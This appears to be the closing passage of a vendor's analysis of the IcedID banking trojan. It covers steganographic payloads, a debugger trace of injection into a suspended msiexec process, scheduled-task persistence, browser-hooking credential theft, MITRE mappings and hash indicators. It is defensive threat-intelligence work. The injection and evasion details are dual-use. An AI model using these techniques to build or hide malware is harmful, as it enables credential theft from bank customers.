The picture is “visually empty”. PNG files are images that can have transparent pixels. In this case, transparent pixels make the entire image. The default viewer in Windows chooses to represent them in black, but if we open the same picture with the default viewer in Ubuntu (Linux distribution), we can confirm that all pixels are transparent because this viewer shows them in gray.




Fig. 33. PNG viewed in Windows




Fig. 34. PNG viewed in Ubuntu

Stage 4: Msiexec Injection

Once the executable drops the PNG onto the system, it starts msiexec.exe in suspended mode.

```
debug075:03440999 lea     eax, [ebp-0D0h]
debug075:0344099F push    eax
debug075:034409A0 lea     eax, [ebp-270h]
debug075:034409A6 push    eax
debug075:034409A7 push    ebx
debug075:034409A8 push    ebx
debug075:034409A9 push    4
debug075:034409AB push    ebx
debug075:034409AC push    ebx
debug075:034409AD push    ebx
debug075:034409AE lea     eax, [ebp-1D8h]
debug075:034409B4 push    eax
debug075:034409B5 push    ebx
debug075:034409B6 call    esi
```

Fig. 35. CreateProcessA call

In the image above, the ESI points to *CreateProcessA*, and we can easily observe that the value 4 is pushed to the stack, representing the CREATE_SUSPENDED process creation flag. The command line also becomes visible by analyzing the stack.

```
0:000> r $t1 = dwo(esp+8)
0:000> db @$t1
00cff4e4  43 3a 5c 77 69 6e 64 6f-77 73 5c 73 79 73 74 65  C:\windows\syste
00cff4f4  6d 33 32 5c 6d 73 69 65-78 65 63 2e 65 78 65 20  m32\msiexec.exe
00cff504  2f 69 20 78 6c 65 62 65-79 2e 6d 73 69 00 00 00  /i xlebey.msi...
00cff514  04 00 00 00 68 00 00 40-20 b0 a0 02 00 00 00 00  ....h..@ .......
00cff524  70 00 00 00 48 f5 cf 00-00 00 00 00 62 00 00 40  p...H.......b..@
00cff534  00 00 de 00 9c f6 cf 00-7c f6 cf 00 e0 1a 83 ea  ........|.......
00cff544  00 00 00 00 80 10 95 19-00 00 00 00 e7 1e 25 00  ..............%.
00cff554  9c f6 cf 00 e0 1a 83 ea-08 00 00 00 01 00 00 00  ................
```

Fig. 36. Command Line for CreateProcessA

The malware supplies a randomly named MSI package via command line parameters to look like a legitimate install. But the package is not located anywhere in the system; the msiexec process will be used as a victim for code injection.

```
Description:  Windows® installer
Company:      Microsoft Corporation
Path:         C:\windows\system32\msiexec.exe
Command:      C:\windows\system32\msiexec.exe /i vmgaan.msi

Description:  Windows® installer
Company:      Microsoft Corporation
Path:         C:\windows\system32\msiexec.exe
Command:      C:\windows\system32\msiexec.exe /i eixoro.msi

Description:  Windows® installer
Company:      Microsoft Corporation
Path:         C:\windows\system32\msiexec.exe
Command:      C:\windows\system32\msiexec.exe /i gavgww.msi
```

Fig. 37. Random-named msi packages

To hide its activity behind a signed binary, IcedID uses a combination of APIs, called in the same manner as *CreateProcessA*, using register calls, namely: *NtAllocateVirtualMemory* to allocate memory inside msiexec, *ZwWriteVirtualMemory* to copy the shellcode, *NtProtectVirtualMemory* to enable execute access to the allocated region and finally *NtQueueApcThread* to execute the shellcode, creating a new thread inside msiexec.exe.

By setting breakpoints in the debugger, we extracted the shell code from the process's memory. And there are no signatures on VT on the buffer.





Fig. 38. Shellcode VT detections

After the control is passed to msiexec.exe, it makes a copy of the executable to *%UserProfile%\AppData\Local\<Username>* as Tinuwuwo.exe (random name) or at *%UserProfile%\AppData\Roaming\<Username>\<Username>* as Ziahtups.exe (random name) and the original executable is deleted.



Process Name	PID	Operation	Path	Result
msiexec.exe	3200	CreateFile	C:\Users\User\AppData\Local\User\Tinuwuwo.exe	SUCCESS
msiexec.exe	3200	WriteFile	C:\Users\User\AppData\Local\User\Tinuwuwo.exe	SUCCESS
msiexec.exe	3200	CloseFile	C:\Users\User\AppData\Local\User\Tinuwuwo.exe	SUCCESS

Fig. 39. Executable copy




Fig. 40. Running copies

The method ensures persistence on the system in combination with a scheduled task[7].




Fig. 41. Scheduled Task




Fig. 42. Scheduled Task Triggers

Impact

Once injected into msiexec.exe, IcedID's core objective is to steal financial data from browsers. It watches in a loop with a second sleep period for the targeted processes to be launched, searching for specific names, such as *firefox*, *iexplore* and *chrome*.

When the victim launches one of the browsers, IcedID creates a local proxy, then hooks browsers APIs such as *connect*, *SSL_AuthCertificateHook*, *CertGetCertificateChain* and *CertVerifyCertificatePolicy* and generates its self-signed certificate in *%TEMP%*.[7][8]

Thus, msiexec, containing the IcedID's payload, achieves full control of the browser, with the ability to extract the stored passwords and deploy other trojan capabilities: The module awaits commands from its C&C. These include downloading files from the server, executing them or running arbitrary commands and sending back the result. This banker's capabilities are well documented by researchers mentioned in the bibliography [6][7].

Privacy Impact

Due to IcedID's capabilities, the privacy of infected users may be heavily affected. This malware can steal username information and passwords from browsers and exfiltrate them to the C&C server. From there, the threat actor may decide to sell them on the dark web or use them in other malicious efforts.

Loss of credentials may have dire consequences. Attackers could steal money from bank accounts, and other sensitive data may be acquired and later used for blackmail or defamation. In exceptional cases, it may even lead to full user digital identity takeover.

Campaign Distribution

Foremost, IcedID targets mostly US bank customers, but a few cases are outside the US, such as in Canada.




Fig. 43. Impact

Conclusion

We should note that, since first described by IBM X-Force[9][10] researchers in 2017, the banker Trojan already had numerous features, such as a proxy server and web injects. It continued to mature as an advanced malware while improving the infection chain.

Fast-forward to the present, and IcedID carefully compromises the system. The first stage arrives as maldoc inside a password-protected archive. Instead of simply downloading the next stage, it resolves an API in the malicious macro. From there, it uses signed binary proxy execution, launching the supplied DLL together with regsvr32.

Instead of hiding behind an image extension, like most malware would do, IcedID uses steganography twice. And IcedID would not complete its compromise chain if it didn't disguise its main core as a legitimate install. To defend against IcedID or similar malware, we recommend careful inspection of any document that requires macro activation, and double-checking of processes that look legitimate, such as regsvr32 or msiexec.

Bibliography

[1] **SANS ISC InfoSec Forums**, *TA551 (Shathak) Word docs push IcedID (Bokbot)*, https://isc.sans.edu/forums/diary/TA551+Shathak+Word+docs+push+IcedID+Bokbot/26438/
[2] **Secureworks**, *Gold Cabin*, https://www.secureworks.com/research/threat-profiles/gold-cabin
[3] **Unit 42**, *Evolution of Valak, from Its Beginnings to Mass Distribution*, https://unit42.paloaltonetworks.com/valak-evolution/
[4] **Cybereason**, *Valak: More than Meets the Eye*, https://www.cybereason.com/blog/valak-more-than-meets-the-eye#Relationship-Other-Malware
[5] **Microsoft 365 Defender Research Team**, *EDR in block mode stops IcedID cold*, https://www.microsoft.com/security/blog/2020/12/09/edr-in-block-mode-stops-icedid-cold/

[6] **Group IB**, *IcedID: When ice burns through bank accounts*, https://www.group-ib.com/blog/icedid
[7] **Jupiter Networks**, *IcedID Compaign Strikes Back*, https://blogs.juniper.net/en-us/threat-research/iceid-campaign-strikes-back
[8] **Jupiter Networks**, *COVID-19 and FMLA Campaigns used to install new IcedID banking malware*, https://blogs.juniper.net/en-us/threat-research/covid-19-and-fmla-campaigns-used-to-install-new-icedid-banking-malware
[9] **IBM X-Force**, *A Revamped Version of IcedID is Targeting Banks in Canada and the US*, https://exchange.xforce.ibmcloud.com/collection/IcedID-e1afb90c4217131cca5821d00f841838
[10] **Security Intelligence**, *New Banking Trojan IcedID Discovered by IBM X-Force Research*, https://securityintelligence.com/new-banking-trojan-icedid-discovered-by-ibm-x-force-research/

Mitre Techniques Breakdown

Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Collection	Impact
Phishing: Spearphishing Attachment	Scheduled Task/Job: Scheduled Task	Scheduled Task/Job: Scheduled Task	Obfuscated Files or Information: Steganography	Credentials from Password Stores: Credentials from Web Browsers	Man in the Browser	Data Manipulation
	User Execution		Masquerading			System Shutdown/Reboot
	Command and Scripting Interpreter: Visual Basic		Process Injection			
	Native API		Signed Binary Proxy Execution: Regsvr32			

Indicators of Compromise

Hashes

ef86dde744921c3839628e48583fe86a
7c17ac1eb1a4e6120b60ef031303bc61
d1b3c3af8cbc6501e7168bee28a13df3
1783320b1641f0735cf93a8483a6b43a
3226edb8126ac56c267a4a4e77de6fb1
aee023fd13e50eefe9f0555028745ccd
a83c56e1ceda94fe04df64ccee81222e
aa7dfc96261ea2aa018229d84f673d3f
a0a2b63e8ea648deb9e8bb93fe0eece4
42f9ed5d09bb1b076436a240d8ca49f2
ae645c02098ece52afcafe45a89aec7e
67b10ad69d774ef03d47d6d0992d0ec4
34b8b58a9f18150ada6a97f1e16159af
52d70bda50167ce431b67e122ba558dd
56e23a36205b70c7505d997938870af9
498a901ccb7278c6a787d4297847cf3a
29194fe6086bf4565773dc3395fe0baf
d9532f34948e1e1a0e944b1555043187
ff472c9a44224d417158493492b0f208
15a621cbe9aa8127c8f378cf478cea8f
e961f218f4679810b4e004ee508ad245
79fcefc9dac16e8b8d022d4809ab6120

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

IceID
02/09/21February 9, 2021 11:05 am02/09/21